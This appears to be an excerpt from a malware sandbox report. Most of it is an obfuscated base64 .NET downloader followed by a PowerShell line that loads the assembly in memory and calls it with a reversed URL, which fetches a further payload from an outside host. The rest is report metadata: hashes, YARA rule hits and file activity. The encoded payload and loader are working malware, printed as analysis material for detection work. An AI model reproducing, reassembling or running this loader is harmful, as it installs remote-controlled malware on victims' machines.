?? RvI?? ?? ?? CirGfgU?? ?? ?? QUKCE?? ?? ?? osHnIB?? ?? Bw0?? U?? ?? ?? IoIg?? ?? Cm8j?? ?? ?? KcyQ?? ?? ?? q?? BQ?? ?? BH4F?? ?? ?? EKhp+Bg?? ?? BCoe?? o?? G?? ?? ?? EKlZzD?? ?? ?? Bigl?? ?? ?? Kd?? Y?? ?? ?? K?? Bw?? ?? BCoe?? igm?? ?? ?? KKhp+Bw?? ?? BCoaK?? 0?? ?? ?? YqHgIoJw?? ?? Cio?? Ez?? H?? Lc?? ?? ?? ?? B?? ?? ?? Rcic?? ?? H?? Kcyg?? ?? ?? olKCk?? ?? ?? pvKg?? ?? CgYoKw?? ?? Cm8s?? ?? ?? KCwcoKw?? ?? CgsHcn8?? ?? HByhQ?? ?? cG8t?? ?? ?? KC3Mo ?? ?? ?? K?? igr?? ?? ?? KKCw?? ?? ?? oMCCgr?? ?? ?? KDHKJ?? ?? BwKCs?? ?? ?? oNCXLP?? ?? BwKCs?? ?? ?? ooLg?? ?? Cg0oLw?? ?? CgcoM?? ?? ?? Cm8x?? ?? ?? Kcuc?? ?? HBvMg?? ?? CnIL?? QBwbzM?? ?? ?? oUGI0X?? ?? ?? BJRYJch0B?? H?? oLg?? ?? CqIlFwgoM?? ?? ?? CqJvN?? ?? ?? Ci YqNgIDKDU?? ?? ?? ooNg?? ?? Cioe?? ig3?? ?? ?? KKi7QCQ?? ?? ?? igi?? ?? ?? KKh4CKDg?? ?? ?? oq?? ?? ?? ?? Ez?? B?? BQ?? ?? ?? ?? C?? ?? ?? R ?? owF?? ?? ?? bLQgo?? Q?? ?? Kwor?? gIKBioi?? /4VBQ?? ?? Gyoe?? ign?? ?? ?? KKg?? ?? ?? BMw?? g?? o?? ?? ?? ?? ?? w?? ?? EQJ7Og?? ?? Cm87?? ?? ?? KCgaMC?? ?? ?? Gy0SK?? I?? ?? CsK?? ns6?? ?? ?? KBm88?? ?? ?? KBipK?? ign?? ?? ?? K?? nM9?? ?? ?? KfTo?? ?? ?? oq?? EJTSkIB?? ?? E?? ?? ?? ?? ?? ?? ?? w?? ?? ?? B2NC4wLjMwMzE5?? ?? ?? ?? ?? ?? U?? b?? ?? ?? ?? MwH?? ?? ?? jfg?? ?? O?? g?? ?? BQI?? ?? ?? jU3RyaW5ncw?? ?? ?? ?? BME?? ?? ?? O?? E?? ?? CNVUwCEEQ?? ?? E?? ?? ?? ?? CNHVUlE?? ?? ?? ?? lBE?? ?? CQE?? ?? ?? jQmxvYg?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? BVxWiCQkP?? ?? ?? ?? +gEz?? BY?? ?? ?? E?? ?? ?? ?? u?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? Z?? ?? ?? ?? BQ?? ?? ?? D0?? ?? ?? B?? ?? ?? ?? ?? ?? w?? ?? ?? ?? U?? ?? ?? ?? J?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? B?? ?? ?? ?? ?? w?? ?? ?? ?? E?? ?? ?? ?? C?? ?? ?? ?? ?? w?? ?? ?? ?? I?? ?? ?? ?? ?? ?? IkE?? Q?? ?? ?? ?? ?? ?? BgBC?? 98GBgCv?? 98GBg?? Z?? i?? GDwBDBw?? ?? BgBa?? ioFBg?? l?? yoFBgCW?? yoFBgBi?? yoFBgB7?? yoFBgCh?? ioFBgBG?? pkGBgDC?? ZkGBgDt?? ioFBgC8?? gYECgDl?? d?? FCgCS?? XMECg?? t?? nMEDgBf?? W8GDg?? ?? BjMGBgDV?? i?? GDgBx?? rgGDgCJ?? ns?? BgCYB5YEDgDsBW8GDg?? K?? 3s?? Bg?? n?? ZYEDg?? B?? EkECgDQ?? akEBgD8?? S?? GBgCn?? d8GBgD?? Bf8GBgBHBRUFCg Bv?? Q?? FBg?? ?? ?? ZYEBgD4ByoFCgB6?? Q?? FCgD?? B6kHBgD9?? 9IHDgBSB3s?? BgBCBJYEBgDGBJYEBgDKB5YEBg?? 8BSoFBgBU?? SoFBg CCB98GBg?? JBpYE?? ?? ?? ?? ?? Dc?? ?? ?? ?? ?? ?? ?? E?? ?? Q?? ?? ?? ?? ?? ?? 8gToB0k?? ?? Q?? B?? ?? ?? ?? ?? ?? D+BegHTQ?? B?? ?? I?? ?? ?? EQ?? J8H6?? dd?? ?? E?? ?? w?? ?? ?? Q?? ?? H?? cQB10?? BQ?? I?? ?? ?? BE?? BnB+gHhQ?? H?? ?? s?? ?? ?? E?? ?? ?? EI6?? dd?? ?? g?? Dg?? B?? ?? ?? ?? 8?? NTBV0?? C?? ?? P?? ?? UB?? ?? BhBg?? ?? XQ?? I?? BE?? BQE?? ?? B?? ?? ?? ?? Bd?? ?? g?? G?? ?? x?? IUFJgEx?? FwFLgEx?? H?? FNgEx?? J4FPgER?? J0ERgER?? EQBSgER?? NQ?? TwEh?? N4H9wBQI?? ?? ?? ?? ?? ?? GGBMGBg?? B?? Fgg?? ?? ?? ?? ?? ?? YYEwYG?? ?? E?? YC?? ?? ?? ?? ?? ?? ERgZBlMB?? QCKI?? ?? ?? ?? ?? ?? TCPEFVwEB?? JYg?? ?? ?? ?? ?? BMI4gRc?? QE?? oi?? ?? ?? ?? ?? ?? EwjoBWEB?? QCu I?? ?? ?? ?? ?? ?? TCFEGZgEB?? Log?? ?? ?? ?? ?? BMIv?? Vr?? QE?? 7C?? ?? ?? ?? ?? ?? Ewgs?? X?? B?? QDzI?? ?? ?? ?? ?? ?? TCDgBdgEB?? Psg?? ?? ?? ?? ?? BEYGQZT?? QI?? ESE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? ZIQ?? ?? ?? ?? ?? WCLQHfQEC?? C?? h?? ?? ?? ?? ?? BMIWgd9?? QI?? Jy E?? ?? ?? ?? ?? BhgTBgY?? ?? g?? wIQ?? ?? ?? ?? ?? W?? Gk?? ggEC?? PMh?? ?? ?? ?? ?? MYCewfL?? ?? M?? ?? SI?? ?? ?? ?? ?? xgLt?? N?? ?? B?? ?? JIg?? ?? ?? ?? CD?? CQBhwEE?? BUi?? ?? ?? ?? ?? MYCQ?? TU?? ?? Q?? ICI?? ?? ?? ?? ?? EQBW?? IwBB?? B?? Ig?? ?? ?? ?? ?? B?? EI?? l?? EF?? Eki?? ?? ?? ?? ?? ?? YYEwYG?? ?? Y?? VCI?? ?? ?? ?? ?? ?? wjE?? Eo?? BgCIIg?? ?? ?? ?? ?? GGBMGBg?? G?? ?? ?? ?? ?? QDq?? w?? ?? ?? Q?? r?? ?? ?? ?? ?? QBRBQ?? ?? ?? QDk?? ?? ?? ?? ?? QDk?? ?? k?? EwYB?? BE?? EwYG?? Bk?? EwYK?? Ck?? EwYQ?? DE?? EwYQ?? Dk?? EwYQ?? EE?? EwYQ?? Ek?? EwYQ?? FE?? EwYQ?? Fk?? EwYV?? GE?? EwYQ?? Gk?? EwYQ?? HE?? EwYQ?? Hk?? EwYa?? Ik?? EwYg?? KE?? EwYG?? Kk?? EwYG?? LE?? EwYG?? Mk?? EwYm?? OE?? EwYQ?? Ok?? EwYG?? PE?? EwYG?? JE?? EwYG?? Jk?? EwYG?? ?? w?? EwYG?? BQ?? EwYG?? Bw?? EwYG?? CQ?? EwYG?? ?? w?? x?? BK?? BQ?? x?? BK?? Bw?? x?? BK?? CQ?? x?? BK?? Lk?? cgdP?? NE?? EgFV?? NE?? 9?? dd?? Pk?? EwZj?? C EBlgBr?? ?? kBEwYG?? Lk?? EwYG?? CkBEwYG?? DEBLgB7?? CkB+QOB?? DkBhwGI?? CkBMQSN?? EEBrQCS?? EEBkQeY?? EkB0?? Se?? FEBI?? Sk?? EkBkQCq?? BkBJ?? Gy?? NE?? owC4?? GEB+QC/?? GkB4QPG?? Lk?? ewfL?? Lk?? 7QDQ?? Lk?? Q?? TU?? HEBtQDg?? DQ?? 3gf3?? Dw?? zQNK ?? Dw?? 1wMO?? Tw?? EwYG?? Ck?? owDM?? y4?? CwDF?? S4?? EwDO?? S4?? GwDt?? S4?? IwD2?? S4?? KwD2?? S4?? MwD2?? S4?? OwD2?? S4?? Qw?? E?? i4?? Sw?? c?? i4?? Uw?? c?? i4?? Ww?? i?? i4?? YwBM?? i4?? awBZ?? k?? ?? gwCn?? k?? ?? ewCs?? kM?? cwC1?? kM?? ewCs?? kk?? owDd?? 2M?? cwC1?? mM?? ewCs?? mk?? owDx?? 4?? ?? gwCn?? oM?? iwCn?? oM?? kwCn?? oM?? cwC1?? ok?? owD+?? 6?? ?? gwCn?? qM?? iwCn?? qM?? cwDO?? qM?? qwCn?? qM?? swCn?? qM?? kwCn?? qk?? ewDt?? c?? ?? gwCn?? sM?? swCn?? sM?? cw?? Q?? 8M?? ewDt?? ck?? ewDt?? e?? ?? gwCn?? uM?? iwCn?? uM?? kwCn?? uM?? qwCn?? uM?? swCn?? gkBow?? SBCMBewCs?? iMBmwBq?? 0MBewCs?? kMBUw?? c?? i?? CewCs?? i?? CgwCn?? k?? CewCs?? k?? CgwCn?? m?? CewCs?? m?? CgwCn?? o?? CewCs?? o?? CgwCn?? q?? CgwCn?? s?? CgwCn?? u?? CgwCn?? u?? CewCs?? g?? DgwCn?? i?? DgwCn?? i?? DewCs?? nQ?? 2?? Dr?? ?? Q?? ?? Q?? F?? ?? U?? Bg?? H?? ?? c?? C?? ?? K?? ?? k?? ?? ?? ?? ?? BpwB?? ?? D0BKEB ?? ?? DsBaYB?? ?? BjBqsB?? ?? D?? Bb?? B?? ?? BM?? bUB?? ?? C4B7sB?? ?? BpB7sB?? ?? DI?? M?? B?? g?? E?? ?? M?? ?? g?? F?? ?? U?? ?? g?? G?? ?? c?? ?? g?? H?? ?? k?? ?? g?? I?? ?? s?? ?? g?? J?? ?? 0?? ?? Q?? K?? ?? 0?? ?? g?? N?? ?? 8?? ?? g?? O?? BE?? ?? g?? Y?? BM?? Lg?? 1?? D w?? QwDd?? P?? ?? /w?? G?? QS?? ?? ?? ?? B?? FMF?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? U?? XI?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BQBlgQ?? ?? ?? ?? ?? Cg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? HQF7?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? CYH?? ?? ?? J?? ?? Q?? Cg?? E?? ?? ?? ?? E?? ?? U?? E?? ?? ?? ?? ?? Q?? Cs?? Q?? ?? ?? ?? ?? ?? ?? LQB?? ?? HM?? 5gBz?? ?? kB?? ?? ?? ?? Q29udGV4dFZhbHVlYDE?? VGhyZWFkU2FmZU9iamVjdFByb3ZpZGVyYDE?? XzU?? Z2V0X1VURjg?? PE1v ZHVsZT4?? V?? BEaXNwb3NlX19JbnN0YW5jZV9f?? ENyZWF0ZV9fSW5zdGFuY2VfXwBVRHNTaURiYgBtc2NvcmxpYgBNaWNyb3NvZnQuVmlz dWFsQmFzaWM?? TG9hZ?? BTeW5jaHJvbml6ZWQ?? R2V0TWV0aG9k?? FJlcGxhY2U?? Q3JlYXRlSW5zdGFuY2U?? Z2V0X0dldEluc3RhbmNl?? GRlZm

F1bHRJbnN0YW5jZQBpbnN0YW5jZQBHZXRIYXNoQ29kZQBJbnZva2U?? UnVudGltZVR5cGVIYW5kbGU?? R2V0VHlwZUZyb21IYW5kbGU?? R2
V0VHlwZQBnZXRfQ3VsdHVyZQBzZXRfQ3VsdHVyZQByZXNvdXJjZUN1bHR1cmU?? TWV0aG9kQmFzZQBBcHBsaWNhdGlvbkJhc2U?? QXBwbGlj
YXRpb25TZXR0aW5nc0Jhc2U?? U3RyUmV2ZXJzZQBFZGl0b3JCcm93c2FibGVTdGF0ZQBDb21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBHdWlk
QXR0cmlidXRl?? EhlbHBLZXl3b3JkQXR0cmlidXRl?? EdlbmVyYXRlZENvZGVBdHRyaWJ1dGU?? RGVidWdnZXJOb25Vc2VyQ29kZUF0dHJpYnV0ZQBEZW
J1Z2dhYmxlQXR0cmlidXRl?? EVkaXRvckJyb3dzYWJsZUF0dHJpYnV0ZQBDb21WaXNpYmxlQXR0cmlidXRl?? EFzc2VtYmx5VGl0bGVBdHRyaWJ1dGU??
U3RhbmRhcmRNb2R1bGVBdHRyaWJ1dGU?? SGlkZU1vZHVsZU5hbWVBdHRyaWJ1dGU?? QXNzZW1ibHlUcmFkZW1hcmtBdHRyaWJ1dGU?? VGFy
Z2V0RnJhbWV3b3JrQXR0cmlidXRl?? ERlYnVnZ2VySGlkZGVuQXR0cmlidXRl?? EFzc2VtYmx5RmlsZVZlcnNpb25BdHRyaWJ1dGU?? TXlHcm91cENvbG
xlY3Rpb25BdHRyaWJ1dGU?? QXNzZW1ibHlEZXNjcmlwdGlvbkF0dHJpYnV0ZQBDb21waWxhdGlvblJlbGF4YXRpb25zQXR0cmlidXRl?? EFzc2VtYmx5UH
JvZHVjdEF0dHJpYnV0ZQBBc3NlbWJseUNvcHlyaWdodEF0dHJpYnV0ZQBBc3NlbWJseUNvbXBhbnlBdHRyaWJ1dGU?? UnVudGltZUNvbXBhdGliaWxpdHlB
dHRyaWJ1dGU?? Z2V0X1ZhbHVl?? HNldF9WYWx1ZQBHZXRPYmplY3RWYWx1ZQBVR2x5bXpVZWBzZXRfRW5jb2Rpbmc?? U3lzdGVtLlJ1bnRp
bWUuVmVyc2lvbmluZwBGcm9tQmFzZTY0U3RyaW5n?? ERvd25sb2FkU3RyaW5n?? FRvU3RyaW5n?? E1pY3Jvc29mdC5WaXN1YWxCYXNpYy5N
eVNlcnZpY2VzLkludGVybmFs?? FN5c3RlbS5Db21wb25lbnRNb2Rlb?? BscE9VcGxNcC5kbGw?? U3lzdGVt?? HJlc291cmNlTWFu?? FN5c3RlbS5Db2
1wb25lbnRNb2RlbC5EZXNpZ24?? QXBwRG9tYWlu?? GdldF9DdXJyZW50RG9tYWlu?? GdldF9BcHBsaWNhdGlvbgBNeUFwcGxpY2F0aW9u?? FN5c3RlbS
5Db25maWd1cmF0aW9u?? FN5c3RlbS5HbG9iYWxpemF0aW9u?? FN5c3RlbS5SZWZsZWN0aW9u?? E1ldGhvZEluZm8?? Q3VsdHVyZUluZm8??
bHBPVXBsTX?? ?? bV9BcHBPYmplY3RQcm92aWRlcgBtX1VzZXJPYmplY3RQcm92aWRlcgBtX0NvbXB1dGVyT2JqZWN0UHJvdmlkZXI?? bV9NeVdlYlNl
cnZpY2VzT2JqZWN0UHJvdmlkZXI?? Z2V0X1Jlc291cmNlTWFuYWdlcgBTeXN0ZW0uQ29kZURvbS5Db21waWxlcgBnZXRfVXNlcgBnZXRfQ29tcHV0ZXI??
TXlDb21wdXRlcgBBY3RpdmF0b3I?? LmN0b3I?? LmNjdG9y?? FN5c3RlbS5EaWFnbm9zdGljcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuRGV2
aWNlcwBnZXRfV2ViU2VydmljZXM?? TXlXZWJTZXJ2aWNlcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuQXBwbGljYXRpb25TZXJ2aWNlcwBTeXN0
ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXM?? TWljcm9zb2Z0LlZpc3VhbEJhc2ljLkNvbXBpbGVyU2VydmljZXM?? U3lzdGVtLlJ1bnRpbWUuQ29tcGls
ZXJTZXJ2aWNlcwBTeXN0ZW0uUmVzb3VyY2Vz?? GxwT1VwbE1wLk15LlJlc291cmNlcwBscE9VcGxNcC5SZXNvdXJjZXMucmVzb3VyY2Vz?? ERlYnVnZ2lu
Z01vZGVz?? FN0cmluZ3M?? Z2V0X1NldHRpbmdz?? E15U2V0dGluZ3M?? UmVmZXJlbmNlRXF1YWxz?? FJ1bnRpbWVIZWxwZXJz?? ENvbmNhd?? BPYm
plY3Q?? TXlQcm9qZWN0?? FN5c3RlbS5OZXQ?? Z2V0X0RlZmF1bHQ?? V2ViQ2xpZW50?? ENvbnZlcnQ?? U3lzdGVtLlRleHQ?? bV9Db250ZXh0?? G
xwT1VwbE1wLk15?? GdldF9Bc3NlbWJseQBNeVNldHRpbmdzUHJvcGVydHk?? ?? CVs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBS?? GU?? cwBv??
HU?? cgBj?? GU?? cw?? ?? V3Q?? e?? B0?? C4?? N?? ?? v?? H?? ?? bQB1?? HI?? Lw?? x?? DU?? Mg?? u?? Dc?? Nw?? x?? C4?? M?? ?? 1?? C4??
O?? ?? 5?? DE?? Q?? Bu?? G8?? d?? Bj?? GU?? d?? Bl?? GQ?? bwBu?? C8?? Lw?? 6?? H?? ?? d?? B0?? Gg?? ?? ?? VIJhEm?? QNB?? ?? BFawBy??
G8?? dwBl?? G0?? YQBy?? EY?? X?? BU?? EU?? Tg?? u?? HQ?? ZgBv?? HM?? bwBy?? GM?? aQBN?? Fw?? cwB3?? G8?? Z?? Bu?? Gk?? VwBc?? Do??
Qw?? ?? Fzk?? MQ?? z?? D?? ?? Mw?? u?? D?? ?? Lg?? 0?? HY?? X?? ?? ?? I2o?? SQBD?? HU?? Z?? BI?? E8?? T?? ?? u?? Ec?? WgBu?? G4??
SwBv?? Fc?? Yw?? ?? EXo?? egBH?? HY?? d?? Bw?? GI?? bw?? ?? GVw?? UgBl?? Gc?? UwB2?? GM?? cw?? u?? GU?? e?? Bl?? ?? ?? ?? hFFg
qWcwdE6wlnV8YWFE?? g?? EI?? EBC?? Mg?? ?? EFI?? EBEREEI?? EBDgQg?? QECBS?? C?? Q4OBS?? B?? RFBBy?? E?? Q4ODg4GFRIo?? RIM
BhUSK?? ESC?? YVEigBEmEGFRIo?? RIkBC?? ?? Ew?? F?? ?? ICHBwH?? ?? ESaRG?? iQUg?? BK?? jQcg?? gEOEoCNC?? ?? BEoCREoCRBgcE
Dg4ODgU?? ?? BK?? mQYg?? QESgJkE?? ?? EODgQg?? Q4OBS?? CDg4OBQ?? CDg4OBQ?? ?? EoClBQ?? BHQUOBy?? BEoCNHQUFI?? ESaQ4GI??
ESgK0OBi?? CHBwdH?? Q?? ?? RwcBC?? B?? hwDI?? ?? I?? y?? ?? DgQH?? R4?? ?? h4?? BR?? B?? B4?? B?? oBHg?? EBwET?? ?? YVEigBEw?? HBh
USbQET?? ?? YVEm0BEw?? CEw?? ECgET?? ?? Ug?? QET?? ?? i3elxWGTTgiQiwP19/EdUKOgcGFRIo?? RIMBwYVEigBEggHBhUSK?? ESYQcGFRIo??
RIk?? wYSfQQGEoCB?? wYSG?? M?? ?? ?? EE?? ?? ?? SD?? Q?? ?? BIIB?? ?? ?? EmEE?? ?? ?? SJ?? Q?? ?? BJ9BQ?? ?? EoCBBg?? B?? RK?? gQQ??
?? BIYB?? ?? B?? Q4EI?? ?? SaQcQ?? QEe?? B4?? Bz?? B?? QEQHg?? EC?? ?? SD?? QI?? BIIB?? g?? EmEEC?? ?? SJ?? QI?? BJ9BQg?? EoCBB?? g??
EhgEK?? ?? T?? ?? gB?? ?? g?? ?? ?? ?? ?? ?? B4B?? ?? E?? V?? IWV3JhcE5vbkV4Y2VwdGlvblRocm93cwEI?? Q?? C?? ?? ?? ?? ?? ?? ?? N?? Q??
IbHBPVXBsTX?? ?? ?? BcB?? BJDb3B5cmlnaHQgwqkgIDIwMjI?? ?? ?? UB?? ?? ?? ?? ?? CkB?? CRhMTU5NDFlMy03ZDM4LTQwYmEtYmI5MC
1mYTE5YTZjNjg1NmI?? ?? ?? wB?? ?? cxLj?? uMC4w?? ?? BN?? Q?? cLk5FVEZyYW1ld29yayxWZXJzaW9uPXY0LjUuMQE?? V?? 4URnJhbWV3b3
JrRGlzcGxheU5hbWUULk5FVCBGcmFtZXdvcmsgNC41LjEE?? Q?? ?? ?? ?? gB?? ?? E?? ?? ?? ?? ?? ?? BgB?? ?? pNeVRlbXBsYXRlCDExLj?? uMC4w?? ?
? BB?? Q?? zU3lzdGVtLlJlc291cmNlcy5Ub29scy5TdHJvbmdseVR5cGVkUmVzb3VyY2VCdWlsZGVyCDE3Lj?? uMC4w?? ?? BZ?? QBLTWljcm9zb2Z0
LlZpc3VhbFN0dWRpby5FZGl0b3JzLlNldHRpbmdzRGVzaWduZXIuU2V0dGluZ3NTaW5nbGVGaWxlR2VuZXJhdG9yCDE3Lj?? uMy4w?? ?? Bh?? Q?? 0U3
lzdGVtLldlYi5TZXJ2aWNlcy5Qcm90b2NvbHMuU29hcEh0dHBDbGllbnRQcm90b2NvbBJDcmVhdGVfX0luc3RhbmNlX18TRGlzcG9zZV9fSW5zdGFuY2VfXw??
?? ?? B?? B?? ?? tNeS5Db21wdXRlcg?? ?? EwE?? Dk15LkFwcGxpY2F0aW9u?? ?? ?? M?? Q?? HTXkuVXNlcg?? ?? EwE?? Dk15LldlYlNlcnZpY2Vz?? ?? ??
Q?? Q?? LTXkuU2V0dGluZ3M?? ?? ?? C0?? ?? ?? ?? zsrvvgE?? ?? ?? CR?? ?? ?? ?? bFN5c3RlbS5SZXNvdXJjZXMuUmVzb3VyY2VSZWFkZXIsIG
1zY29ybGliLCBWZXJzaW9uPTQuMC4wLj?? sIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZT?? 4OSNTeXN0
ZW0uUmVzb3VyY2VzLlJ1bnRpbWVSZXNvdXJjZVNld?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? FBBRFBBRFC0?? ?? ?? ?? ?? ?? ?? ?? H6xN+k??
?? ?? ?? ?? ?? g?? ?? ?? Gk?? ?? ?? BEOQ?? ?? RBs?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? BSU0RTz7YbjMR2n0y4xJgHLeBcd?? E?? ?? ?? BEOlxIYWNraW5nXENyeXB0ZXJzIE1vZGRpbmdcQ2xhc3NMaWJyYXJ5M1xDbGFz
c0xpYnJhcnkzXG9ialxSZWxlYXNlXGxwT1VwbE1wLnBkYgDVOQ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DvOQ?? ?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? 4Tk?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BfQ29yRGxsTWFpbgBtc2NvcmVlLmRsb?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? /yU?? I?? ?? Q?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? B?? B?? ?? ?? ?? ?? Y?? ?? C??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? E?? ?? ?? ?? w?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ??
?? ?? ?? ?? BI?? ?? ?? ?? WE?? ?? ?? DwD?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DwDN?? ?? ?? ?? FY?? UwBf?? FY?? RQBS?? FM?? SQBP?? E4?? Xw
BJ?? E4?? RgBP?? ?? ?? ?? ?? ?? C9BO/+?? ?? ?? B?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? /?? ?? ?? ?? ?? ?? ?? ?? ??
Q?? ?? ?? ?? C?? R?? ?? ?? ?? ?? E?? VgBh?? HI?? RgBp?? Gw?? ZQBJ?? G4?? ZgBv?? ?? ??
?? ?? ?? ?? k?? ?? Q?? ?? ?? BU?? HI?? YQBu?? HM?? b?? Bh?? HQ?? aQBv?? G4?? ?? ?? ?? ?? ?? ?? ?? ?? s?? Sc?? g?? ?? ?? QBT?? HQ?? cgBp??
G4?? ZwBG?? Gk?? b?? Bl?? Ek?? bgBm?? G8?? ?? ?? B4?? g?? ?? ?? Q?? w?? D?? ?? M?? ?? w?? D?? ?? N?? Bi?? D?? ?? ?? ?? ?? q?? ?? k?? ??
QBD?? G8?? bQBt?? GU?? bgB0?? HM?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? DI?? CQ?? B?? EM?? bwBt?? H?? ??
YQBu?? Hk?? TgBh?? G0?? ZQ?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? 6?? ?? k?? ?? QBG?? Gk?? b?? Bl?? EQ??
ZQBz?? GM?? cgBp?? H?? ?? d?? Bp?? G8?? bg?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ?? w?? ?? g?? ?? QBG?? Gk??
b?? Bl?? FY?? ZQBy?? HM?? aQBv?? G4?? ?? ?? ?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 6?? ?? 0?? ?? QBJ?? G4?? d?? Bl?? HI??
bgBh?? Gw?? TgBh?? G0?? ZQ?? ?? ?? Gw?? c?? BP?? FU?? c?? Bs?? E0?? c?? ?? u?? GQ?? b?? Bs?? ?? ?? ?? ?? ?? BI?? BI?? ?? QBM?? GU??
ZwBh?? Gw?? QwBv?? H?? ?? eQBy?? Gk?? ZwBo?? HQ?? ?? ?? BD?? G8?? c?? B5?? HI?? aQBn?? Gg?? d?? ?? g?? Kk?? I?? ?? g?? DI?? M?? ?? y??
DI?? ?? ?? ?? q?? ?? E?? ?? QBM?? GU?? ZwBh?? Gw?? V?? By?? GE?? Z?? Bl?? G0?? YQBy?? Gs?? cw?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? EI?? DQ?? B??
E8?? cgBp?? Gc?? aQBu?? GE?? b?? BG?? Gk?? b?? Bl?? G4?? YQBt?? GU?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBk?? Gw?? b?? ??
?? ?? ?? ?? ?? Mg?? J?? ?? E?? U?? By?? G8?? Z?? B1?? GM?? d?? BO?? GE?? bQBl?? ?? ?? ?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ??
?? ?? ?? ?? DQ?? C?? ?? B?? F?? ?? cgBv?? GQ?? dQBj?? HQ?? VgBl?? HI?? cwBp?? G8?? bg?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ??
4?? ?? g?? ?? QBB?? HM?? cwBl?? G0?? YgBs?? Hk?? I?? BW?? GU?? cgBz?? Gk?? bwBu?? ?? ?? ?? MQ?? u?? D?? ?? Lg?? w?? C4?? M?? ?? ?? ?? ??
?? ??
?? ??
?? w?? ?? ?? M?? ?? ?? ??
BDo?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??

	?? ';[Byte[]] $fuUN = [System.Convert]::FromBase64String($LHgK.replace('?? ','A'));[System.AppDomain]::CurrentDomain.Load($fuUN).GetType('lpOUplMp.UGlymzUg').GetMethod('UDsSiDbb').Invoke($null, [object[]] ('txt.asacWENtarJN02%4602%esab/asac02%WENtarJN/moc.oueu.wenasactarjn//:ptth'))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000010.00000002.355723069.000002165D9D2000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000010.00000002.355709733.000002165D9B2000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000010.00000002.354839665.000002164DEDA000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000010.00000002.354821380.000002164DEC5000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000010.00000002.354785224.000002164DE7B000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: MALWARE_Win_DLAgent09, Description: Detects known downloader agent, Source: 00000010.00000002.357567873.0000021665E70000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vfpndanb.rnb.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
